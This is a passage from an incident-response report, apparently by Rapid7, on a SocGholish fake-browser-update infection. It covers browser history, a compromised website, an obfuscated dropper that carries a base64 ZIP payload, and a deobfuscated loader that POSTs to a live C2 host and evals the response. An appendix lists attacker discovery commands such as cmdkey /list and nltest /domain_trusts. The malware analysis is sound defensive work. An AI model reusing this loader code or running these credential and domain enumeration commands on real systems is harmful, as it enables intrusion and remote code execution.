2022-10-11 20:44:18	circle K kosher meaning - Google Search	hXXps://www.google[.]com/search?q=circle+K+kosher+meaning&rlz=1C1GCEA_enUS928CR928&oq=circle+K+kosher+meaning&aqs=chrome..69i57j0i22i30j0i390l4.5295j0j7&sourceid=chrome&ie=UTF-8
2022-10-11 20:44:45	Update Chrome	hXXps://www.ok[.]org/about/news-room/k-symbol-can-use-food-packaging/

Table 9 - Google Chrome URLs Browser History

Google Chrome Download History

This table contains relevant information about downloaded files logged in the downloads table of the Google Chrome History database associated with user 'account01'.

Timestamp (UTC)	Current Path	Tab URL	Opened
2022-10-11 20:45:20	C:\Users\account01\Downloads\download.zip	hXXps://www.ok[.]org/about/news-room/k-symbol-can-use-food-packaging/	1
2022-10-11 20:45:26	C:\Users\account01\Downloads\download (1).zip	hXXps://www.ok[.]org/about/news-room/k-symbol-can-use-food-packaging/	0

Table 10 - Google Chrome Downloads Browser History

RAPID7 | Confidential and Proprietary

Appendix H: Malware Analysis

Compromised Website

Rapid7 analyzed the source code of the compromised web page at the URL ***hXXps://www.ok[.]org/about/news-room/k-symbol-can-use-food-packaging/*** and identified a JavaScript function injected to the legitimate page headers:



Figure 7 - Obfuscated JavaScript Function Injected to the Legitimate Webpage's HTML Headers

Rapid7 determined that the injected function contained the following properties and characteristics:

- Displayed different information depending on whether or not certain conditions were met, such as:
  - The user had never visited the website before.
  - The user agent of the browser session was Windows based.
  - The compromised website was reached via a third party website, as opposed to being typed in to the address bar and navigated to directly.
- If the conditions were not met, the JavaScript function exited and the legitimate page's contents were displayed.
- If the conditions were met, the JavaScript function loaded a script from an external Command and Control (C2) server at the URL ***hXXps://ecar.allsunstates[.]com/report?r=dj03MDgyZTc5ZmNhN2EwY2M2YjA3NCZjaWQ9MjYz***.

The conditions checked by the JavaScript function were an anti-analysis measure used to make it more difficult for security researchers to obtain and document the malware family's framework and payloads.

Rapid7 could not obtain the source code hosted at the C2 URL. Based on Open Source Intelligence (OSINT) and previous investigations in other environments, the code hosted at the first C2 URL performed further checks to prevent analysis by security researchers, as well as checks to determine which lure to display to victims. Known lures associated with the SocGholish family of malware have claimed that the targeted user's browser was out of date, which has given this campaign the colloquial name "fake browser updates."

Rapid7 interacted with the compromised website in a controlled environment and was served a lure which claimed that the Google Chrome browser was out of date. The source code of the page contained a secondary URL hosted on the same C2 server: ***hXXps://ecar.allsunstates[.]com/report?r=Y2lkPTI2MyZ2PTRlYjk3YWU3MWI3NjZhYjEyMWU0***. Rapid7 acquired the source code of the secondary C2 URL and determined that it contained a base64 encoded copy of a ZIP archive named ***download.zip***:

```
var filename = "download.zip";
var filePlain = window.atob(
'UEsDBBQAAgAIADGvS1U+zWCCzQgAABUVAAAVAAAAUXVpY2tVcGRhdGUuOGY5NWY2LmpzjVhbc1S5Ef4r7NPMrM8cdD/STs0DlYQKuxAgkADr8oOu2Fzs8dhmoSj/93S3NONzPGQTqJKtPnlTd+vrlsvNebw+uzh/sOVFB0/nG+WSMbzbqEGVG
8bfv/jtq620Uuhh/X0jsmYh/cK+SidvV9t8fbMEWaFTnDeJ5YNlY+8bd9d0Lla389LszTdSDjGYbsNLGqJqdkTIhguwoliWzKIdNgBPCNYU2Ik5uo3W0QzoAx9gJ0QK2uHOeLSkS/LIyUC39Cwy3PEigDOXqFBOhAKcpfDKGTJYSJkrtCc4cKr
EWA6kRcIuCGvpWwILwinNBtqpbuMz54ahBTyLYD5G/MYjWo/K6EycFr4VxyTtssRTc+7JswzxEVInxnGHnFYq2VGLjAy+Wc6zwl1wIGdF0WSvoPXigzYk59CeDbbQDmKmoxSUKTjlbbf1WTvnIbIyOc2RqwQkOzUMRHY+WGJXDOhSRGY00YWW5
kxHurZBBIX0wLTA4xCZOylTALJWTuqIZI90oSCRqEZJbx2dwkpUo0oImOdcUrGKIo1eKhFiLlhnRkhmKP8J9RvllEE9UUpP2dYR9QgXJNrlQ5SeMqb87WpXZQ+gjmzOFmpTWIlRUaB3MIvv9yqXvi6ur5p23OvbkcKtS3SzTe6sCiARdpodb6
ysFKXze++ud0lqYnC7AeTPfhgijeB8p2yPvCQvuLdqiHqW4T2/GOV0rHi5HzDvbQWrjL3xfoDHyt12XLRtlR0TWqqEJBhMBgnVQQcQyivMr+vsFLRx5r2vmW9a3KgEi/5xnJXJFs3BJgvxunyQpPnSUcHF0PCv8IOoktUNFTrrm9l1zW5ie+Os
cBQJQdEARaZIKsHvtevylbffSvvPfe0AmIUUFKcqUEjuAnD9Q9KCqkEhnSV+naTuiY3USkSgIhHlcU4jXin/XBw7Pp12e5s367snnviY+LFZkgJyykB2HEeZQkHCaOvFEdCh76Bw55/dfvH6dmnPP/pp+OTxffr7TdC6Y12gF56vdz47VV+cn4
9392Kht99g+9uv68Avlg8hIv78/xOrhX/cs9Ysb27I1R4J0mxOBqZbDV5x1mhfyRaOZ9E5dhoi/adCeoLd87WzkBy6s9N1q4xMlkbB4nqscmD+FBLuTNZmwrJmcXRnVwr3jlfbTcjOWo4JDcc/XdztRONxKqXkZg9+rPzUZcaZ4MaFQm6n+fj0
FTI2TPWHjaySF2MBP3/iC1luJHN2uRINExt3hetDXAkWnsgicbF6qzMd6W7Xu/mjrDN/uMqf7rKO2A6nmlurk5nJ/P9/ur0rFwDYQEXIvrreAolxKXMcEP/L5nbWwiMgmEFDu9s0osR5GlVSJwxOI3hhQFWSuFLNm0e4gD2CvunTlIonBCEPJi
7qsSyMfeNt2saG+pulRJOm/VuzlviqJM7+hEXRyMyJL2jHxbIzTucRTi4LxMSdWDRK+QtBlmh4o9m1zNoxwn43dTGUG14tOGZEQaV5YGUIVHY6AXxOlLm+IRoieglWHj9Akz4wJIQ6/P8x4Pr07Or43auk3kzPg6tjikMiIIuC4NIPYBbtoVWZ
288jg7Z2mwxtIYfTrQosGy8fWPtmsIx4u48hqIUWsMIKV2Wlu3GWmtknZq0sDSliHCQRRKg7kncfWXumsZdGnnMVujlKEJRUYQKROh8Ni6sUrSCPhW09t7ieMil3p0eUITR4CQ8c7GOnoeFRRLUH4i9b9xd0zkNABT4vGqHswwqs/XxjLNnj56
8ePxmls2+XbyH9Y0XsD6KUC0zqYwTxvzjm390fgP7Z6/eIvX9AGv+4mG92GRYP/tzWF9eoSQXw13+7fPFr/Crvrk4z28uk03zQxTZoog5/QrrVX4N6xPLOWR5hoKOOejA/vLi5V82sH/6d+R4+DCh6suXJINmtq8ewfr19RmswSqk9xHWV7+iL
icHbobH//z44Sm6oF6+ePT41RP4zV+fwrq5+gX9zejUs6fo7+YClV4+RBUfMq79W3Tn7Aue7OpzQJ4z/L1PuKpBwP9vF6fvn16hNxnXf71GhanH3/17ZPMf8Kxvn6O4cdYazl+mfz+/wDCeuXewnl5jiAfx+1+/fPn9M8bVaigj8fj0MoffMCA
57uJgtzfv3m3xB88p1vkrrir14/mp2sqKUrvcvtv300NK7GpUL5b5VqJa+OL7eygTow+G2Klk6XDne4XGFNhzZiKikweF8sDC37CoORJcjQl9mNuCTR9hyv0KrJFUosfeNe6+r+QRXqS81HiFXJlyCGQdgKcIU4uZEg4VPEI4zAiAu2JgzeuBMK
Hx3SlFPKSbwBUM/rnmKfhrRD0B+wimQ005BtxBOZokuVTCrL1R6/yFnveMgKMlNzSecLBFnHrueMroeJ2Ycug6YMyGmCvjDvXCQm5zxCa9HQ9B+IcM317NVQ+njhlYIzlQUXUtEh/PkqBAa2kbPcEIHPM+xdcANlhbP612JjdN/V5ob3MaAz+P
gIS2XAnr9hM9HsyKFHIDbwy9boqPG8fJTnP7vsLH64+82sEwDJeCjYucR0w/h6TO0rjIW9o3kgWYdRGGTbK7/i6lMgYbg7BDlpHer+oQhlFi2Zj7xts1jfsS9/C+gGu3zz7MWx39LWCaVUVZLVi6ikskbKhwNJ6TCpKWMy0mtYew6LgeRgTe
RzIUJmOEfDuoDFCTLRqomo2nS08lU+YaC1U5jmNi5fuAlX+XT1j7Sbx4xFmevZA9w4GwqPZej3JUVUGk5QSluHkBBMzbzlSMkbrIEfwAgewgRyFw05JAvQ8J+6+MXdNJSTp7k5Q6cCdqBlbrBrcMaXluK/7iGcIEKnZJxh8lMncpAmEUShLmg5
RhGtOTaCJ48EVC5MgCcYoSIBDo1AOIXgkyZixyJSNxe1nJogl/hlGDsoV+pOYOxiaquSyMfeNd69pN44mGN/teh+VeryTsSe1PPGZy+idDU/UvP9DYSrekicxqUx/EEr8cKRCyWVj7hvvXtPqtk6QNfSQkOrTYvUfUEsBAj8DFAACAAgAMa9LV
T7NYILNCAAAFRUAABUAAAAAAAAAAAAAAAAAAAAAAAAALaBAAAAAFF1aWNrVXBkYXRlLjhmOTVmNi5qclBLBQYAAAAAAQABAEMAAAAACQAAAAA=');
var file;
if (filename.substr(-4) == '.zip' || filename.substr(-4) == '.rar' || filename.substr(-4) == '.iso') {
    var binArray = new Uint8Array(filePlain.length);
    for (var i = 0; i < filePlain.length; i++) {
        binArray[i] = filePlain.charCodeAt(i);
    }
    file = new Blob([binArray], {
        type: 'application/octet-stream'
    });
} else {
    file = new Blob([filePlain], {
        type: 'application/json'
    });
}
var btn = document.createElement('a');
btn.href = URL.createObjectURL(file);
btn.download = filename;
document.body.appendChild(btn);
parent.postMessage('loaded', "*");
window.addEventListener("message", function (event) {
    if (event.data == 'download') {
        setTimeout(function () {
            btn.click();
        }, 100);
    }
});
```

Figure 8 - Script Hosted at the Second URL at the C2 domain *ecar.allsunstates[.]com*

QuickUpdate.5689c7.js

The JavaScript file QuickUpdate.5689c7.js contained obfuscated code:

```
(function(p249aa1,p1cc3c7){var r127987={pd83093:0x162,p12ed9e:0x148,p5527ff:0xfa,p4e65df:0xe3,p56d186:0x240,p375eb:0x254,p327924:0x155,p4279fa:0x15c,p18cfe4:0xf4,p3b0a70:0x10f,
pb7ffcb:0xad,p13c056:0xa2,p19a215:0x2bd,p16cab9:0x2d5,p1d0911:0x139,p5b30d7:0x14c,p131ff5:0x2cf,p1eb985:0x2c3},r34cc4b={p238365:0x77},r232161={p241d18:0x3b4},f2f3737={p3f29a6:0x16d},
r23e1a9={p3fe70d:0x351},r447def={p32440d:0xd1},r2b207e={p4364be:0x1a},f2f68b3={p22aa73:0xcb},r20d9dc={p59f99a:0x2db},r140010={p38e6af:0x14c};function p3c0acc(p4bc8b3,p256047){return
r5809(p256047- -r140010.p38e6af,p4bc8b3);}function pda5b2c(p5b1766,pf1ac95){return r5809(p5b1766-r20d9dc.p59f99a,pf1ac95);}var p2c8e10=p249aa1();function p149393(p596b13,p3fd0fc){
return r5809(p596b13- -r2f68b3.p22aa73,p3fd0fc);}function p5a4cc3(p54dc24,p316d53){return r5809(p316d53- -r2b207e.p4364be,p54dc24);}function pe54648(p55bf38,p908c8b){return r5809(
p908c8b- -r447def.p32440d,p55bf38);}function p229611(p412df6,p266cf5){return r5809(p266cf5-r23e1a9.p3fe70d,p412df6);}function p4b415f(p4e8f6f,p1800e9){return r5809(p1800e9-r2f3737.
p3f29a6,p4e8f6f);}function p553dc3(p4d085a,p5e850c){return r5809(p4d085a- -r232161.p241d18,p5e850c);}function p4ed74f(p458fd4,p26d6c8){return r5809(p458fd4- -r34cc4b.p238365,p26d6c8
);}while(!![]){try{var p3d1b69=parseInt(p5a4cc3(r127987.pd83093,r127987.p12ed9e))/0x1*(parseInt(p4ed74f(r127987.p5527ff,r127987.p4e65df))/0x2)+-parseInt(p553dc3(-r127987.p56d186,-
r127987.p375eb))/0x3*(parseInt(p5a4cc3(r127987.p327924,r127987.p4279fa))/0x4)+parseInt(p4ed74f(r127987.p18cfe4,r127987.p3b0a70))/0x5+parseInt(pe54648(r127987.pb7ffcb,r127987.p13c056
))/0x6+-parseInt(p4b415f(r127987.p19a215,r127987.p16cab9))/0x7+parseInt(p5a4cc3(r127987.p1d0911,r127987.p5b30d7))/0x8+-parseInt(p4b415f(r127987.p131ff5,r127987.p1eb985))/0x9;if(
p3d1b69===p1cc3c7)break;else p2c8e10['push'](p2c8e10['shift']());}catch(p52fbf2){p2c8e10['push'](p2c8e10['shift']());}}(r30ae,0xcff36));var r574b3d=r13f029(0x9e,0xb0)+r13f029(0x85,
0x8b)+r6bed8a(-0x212,-0x21c)+r6bed8a(-0x1fc,-0x20b)+'t',r2fd0f2=r1c6c9e(-0x1e2,-0x1d8)+r8400a7(0x4ae,0x4c6)+r42e1ff(0x47e,0x48b)+r13f029(0x88,0x93)+'TP';function r30ae(){var p34fa50
=['era','6289932LeDWVa','15VEqmtT','man','45148rUWhXP','sen','pon','BwE','HNk','om/','UXq','NBb','d.s','POS','ive','nyB','meo','LHT','ML2','.XM','ps:','//4','2y5','uR+','age','XOb',
'.de','nL0','21287178SeGsmd','pie','ext','lxT','eva','yog','9gk','xTi','seT','I+9','ope','Act','lgTlYzI','htt','flH','aja','5010672hZtoOs','41c','4659116YGbpUV','jec','MSX',
'8344140EYqmma','tPw','s.c','ath','res','laV','1191094JABNhN'];r30ae=function(){return p34fa50;};return r30ae();}function r59753b(p4d9072,p17c8c0){var r538c30=p383eb:0x162};return
r5809(p17c8c0-r538c30.p383eb,p4d9072);}var r42caf3=new this[r574b3d](r2fd0f2),rbeaac6=r1c6c9e(-0x1ec,-0x1e9)+'n';function r8400a7(p285232,pfb2eb0){var r25e01a=[p1f9bff:0x37a};return
r5809(pfb2eb0-r25e01a.p1f9bff,p285232);}function r13d312(p42b909,p734b3a){var re17ab1=[p41c9e3:0x339};return r5809(p42b909- -re17ab1.p41c9e3,p734b3a);}var r2b01f8=r59753b(0x291,0x2a9
)+'T',r2b0c50=r1c6c9e(-0x1e9,-0x1dd)+r43432e(0x3eb,0x3f5)+r8400a7(0x4be,0x4c9)+r1c6c9e(-0x1e5,-0x1f4)+r8400a7(0x4e4,0x4ce)+r8400a7(0x4f2,0x4ef)+r507a68(0x2c2,0x2b4)+r6bed8a(-0x213,-
0x20e)+r59753b(0x2cd,0x2bd)+r6bed8a(-0x1f7,-0x1f3)+r1c6c9e(-0x1da,-0x1be)+r42e1ff(0x488,0x48e)+r13f029(0xaa,0xc2)+r13d312(-0x1be,-0x1d7)+r261525(-0x205,-0x216)+r6bed8a(-0x208,-0x21c
)+r261525(-0x242,-0x231)+'ut';r42caf3[rbeaac6](r2b01f8,r2b0c50,![]);function r43432e(p5a1bb7,p5617b9){var r1840c5=[p4d557b:0x29d};return r5809(p5a1bb7-r1840c5.p4d557b,p5617b9);}
function r42e1ff(p8c466e,p3317f3){var rb51bd9=[p358bb1:0x331};return r5809(p8c466e-rb51bd9.p358bb1,p3317f3);}var r33d346=r13f029(0xb4,0xbe)+'d',r2fce2b=r6bed8a(-0x1f5,-0x20d)+r43432e
(0x417,0x42e)+r42e1ff(0x495,0x49b)+r8400a7(0x4df,0x4d9)+r43432e(0x3f9,0x3e5)+r13d312(-0x1f0,-0x1d4)+r8400a7(0x4f0,0x4f6)+r42e1ff(0x486,0x46e)+r43432e(0x41a,0x406)+r13d312(-0x1e0,-
0x1c6)+r42e1ff(0x481,0x46f)+r1c6c9e(-0x1d3,-0x1c1)+r13f029(0x8e,0xa4)+r13d312(-0x1cd,-0x1cf)+'==';r42caf3[r33d346](r2fce2b);function r507a68(p2afbd8,p398fe3){var r3bf317={p5872c8:
0x144};return r5809(p2afbd8-r3bf317.p5872c8,p398fe3);}function r261525(p5714a6,p1f8f15){var r563759={p5f142d:0x37b};return r5809(p1f8f15- -r563759.p5f142d,p5714a6);}function r5809(
p4424ec,p3f8666){var p30ae6b=r30ae();return r5809=function(p5809eb,p3e598a){p5809eb=p5809eb-0x147;var p2ec474=p30ae6b[p5809eb];return p2ec474;},r5809(p4424ec,p3f8666);}var r989296=
r42e1ff(0x48b,0x47c)+'l',r3170c8=r42e1ff(0x4a0,0x486)+r1c6c9e(-0x1d4,-0x1ba)+r1c6c9e(-0x1ee,-0x1ee)+r13f029(0x95,0x7c);function r13f029(p3c7b8c,p3accd6){var r569a04=[p2de4ea:0xc3};
return r5809(p3c7b8c- -r569a04.p2de4ea,p3accd6);}function r1c6c9e(p18e395,p420045){var r9c5e37={p3439cc:0x34c};return r5809(p18e395- -r9c5e37.p3439cc,p420045);}function r6bed8a(
p29fdbd,pfc1599){var r43af13={p4b2757:0x365};return r5809(p29fdbd- -r43af13.p4b2757,pfc1599);}var r20c229=r42caf3[r3170c8];this[r989296](r20c229);
```

Figure 9 - Obfuscated Contents of *QuickUpdate.5689c7.js*

RAPID7 | Confidential and Proprietary

Rapid7 deobfuscated the JavaScript file and determined that upon successful execution, the payload performed the following actions:

- Initiated a ***POST*** request to a Command and Control (C2) server at the URL ***hXXps://441c.demand.sageyogatherapies[.]com/ajaxTimeout***.
- Sent the string ***1aVHNkflHI+99gknyBUXqnL0NBb1xT2y5BwEuR+tPw==*** with the ***POST*** request.
- Executed the response text received from the C2 using JavaScript's ***eval*** function.

```
var r42caf3 = new this['ActiveXObject']('MSXML2.XMLHTTP');
r42caf3['open']('POST', 'https://441c.demand.sageyogatherapies.com/ajaxTimeout', ![]);
r42caf3['send']('1aVHNkflHI+99gknyBUXqnL0NBb1xT2y5BwEuR+tPw==');
this['eval'](r42caf3['responseText']);
```

Figure 10 - Deobfuscated and Simplified Copy of *QuickUpdate.5689c7.js*

RAPID7 | Confidential and Proprietary

Appendix I: Discovery and Enumeration

cmdkey

Cmdkey is a native Windows binary which can create, list, and delete stored usernames and passwords. For more complete information on the capabilities of ***cmdkey***, please review the corresponding Microsoft Documentation.

cmdkey /list

When used with the ***/list*** flag, ***cmdkey*** will display a list of all stored usernames and credentials.

MITRE ATT&CK ID: TA0006 - Credential Access.

MITRE ATT&CK ID: T1003 - OS Credential Dumping.

net

The Windows ***net*** commands encompass a variety of network based tools and utilities which are used by administrators. ***Net*** commands can alter user account information, passwords, list members of an Organizational Unit or group, add or remove user accounts from groups, and create and delete user accounts amongst a host of other capabilities. For more complete information on the capabilities of ***net*** commands, please review the corresponding Microsoft Documentation.

net group

The ***net group*** command can be used to display or change information associated with groups in domains. When used with the ***/domain*** flag, the query is performed on the domain controller of the current domain. For more complete information on the capabilities of ***net group***, please review the corresponding Microsoft Documentation.

MITRE ATT&CK ID: T1087.002 - Account Discovery: Domain Account.

MITRE ATT&CK ID: T1069.002 - Permission Groups Discovery: Domain Groups.

net group "Domain Admins"

Successful attempts to query ***net group "Domain Admins"*** will return a list of all users in the domain administrators group. A threat actor can use this command to identify user accounts with high privilege levels for lateral movement.

net group "Enterprise Admins"

RAPID7 | Confidential and Proprietary

Successful attempts to query ***net group "Enterprise Admins"*** will return a list of all users in the enterprise administrators group. Enterprise administrators are the domain administrators of the root domain. A threat actor can use this command to identify user accounts with high privilege levels for lateral movement.

net localgroup

The ***net localgroup*** command can be used to display or change information associated with local groups on the current asset. When used with the ***/domain*** flag, the command is run on the domain controller for the current domain. For more information on the capabilities of ***net localgroup***, please review the corresponding Microsoft Documentation.

MITRE ATT&CK ID: T1087.001 - Account Discovery: Local Account.

MITRE ATT&CK ID: T1069.001 - Permission Groups Discovery: Local Groups.

net localgroup administrators

Successful attempts to query ***net localgroup administrators*** will return a list of all members of the local administrator group on the current asset. A threat actor can use this command to identify user accounts with high privilege levels, which can be used to run certain commands which may not be permitted under standard user accounts.

nltest

Nltest is a native Windows binary which can be used to list information about domain controllers and trusted domains, as well as to perform remote shutdowns. For more complete information on the capabilities of ***nltest***, please review the Microsoft Documentation.

nltest /dclist:<DomainName>

When used with the ***/dclist:*** flag, ***nltest*** outputs a list of the domain controllers associated with the listed domain. If no domain is specified, the command outputs a series of help options. A threat actor can use this information in order to identify domain controllers as targets for further compromise.

MITRE ATT&CK ID: T1018 - Remote System Discovery.

nltest /domain_trusts

When used with the ***/domain_trusts*** flag, ***nltest*** outputs a list of all domains trusted by the domain of the compromised asset. A threat actor can use this information in order to identify targets for lateral movement Windows multi-domain/forest environments.

MITRE ATT&CK ID: T1482 - Domain Trust Discovery.

RAPID7 | Confidential and Proprietary

SystemInfo

SystemInfo is a native Windows binary which displays various information about an asset. This can include operating system configuration, hardware properties, and security information. More information on the usage of ***SystemInfo*** and its arguments can be found in the corresponding Microsoft Documentation.

systeminfo

A threat actor can abuse the ***SystemInfo*** utility to gain access to useful information about a compromised asset. This information can allow a threat actor to ensure that further malicious tools and payloads are properly formatted for a targeted asset.

MITRE ATT&CK ID: S0096 - Systeminfo.

findstr

In some cases a threat actor can pipe the output of a ***SystemInfo*** command to another utility, such as the Find String (***findstr***) utility, which is used to search for patterns in the provided input. This quickly filters the information output by ***SystemInfo*** and can be used by a threat actor to quickly identify valuable information. More information on ***findstr*** can be found at the corresponding Microsoft Documentation.

Each flag used in a command will alter the way ***findstr*** searches for the specified search term(s):

- ***/S***: Recursively search the current directory and all subdirectories.
- ***/M***: If a file contains a match, print only the file name.
- ***/I***: Ignore the case of characters.
- ***/C:<string>***: Treat the search term as a literal string instead of as a regular expression.

whoami

Whoami is a native Windows binary which can be used to list information associated with the current user, such as the user's domain and full username. For more complete information on the capabilities of ***whoami***, please review the Microsoft Documentation.

whoami /all

When used with the ***/all*** flag, whoami outputs the current user name, groups the user belongs to, security identifiers (SID), and the user's privileges. A threat actor can use this information in order to:

- Identify the structure and types of groups used within an environment.

RAPID7 | Confidential and Proprietary

- Determine if the impacted user has significant access to domains across an environment.
- Determine if the impacted user has administrator privileges.
- Identify which tools and malware could be executed under the context of the impacted user.
- Laterally move across an environment.

MITRE ATT&CK ID: T1033 - System Owner/User Discovery.

RAPID7 | Confidential and Proprietary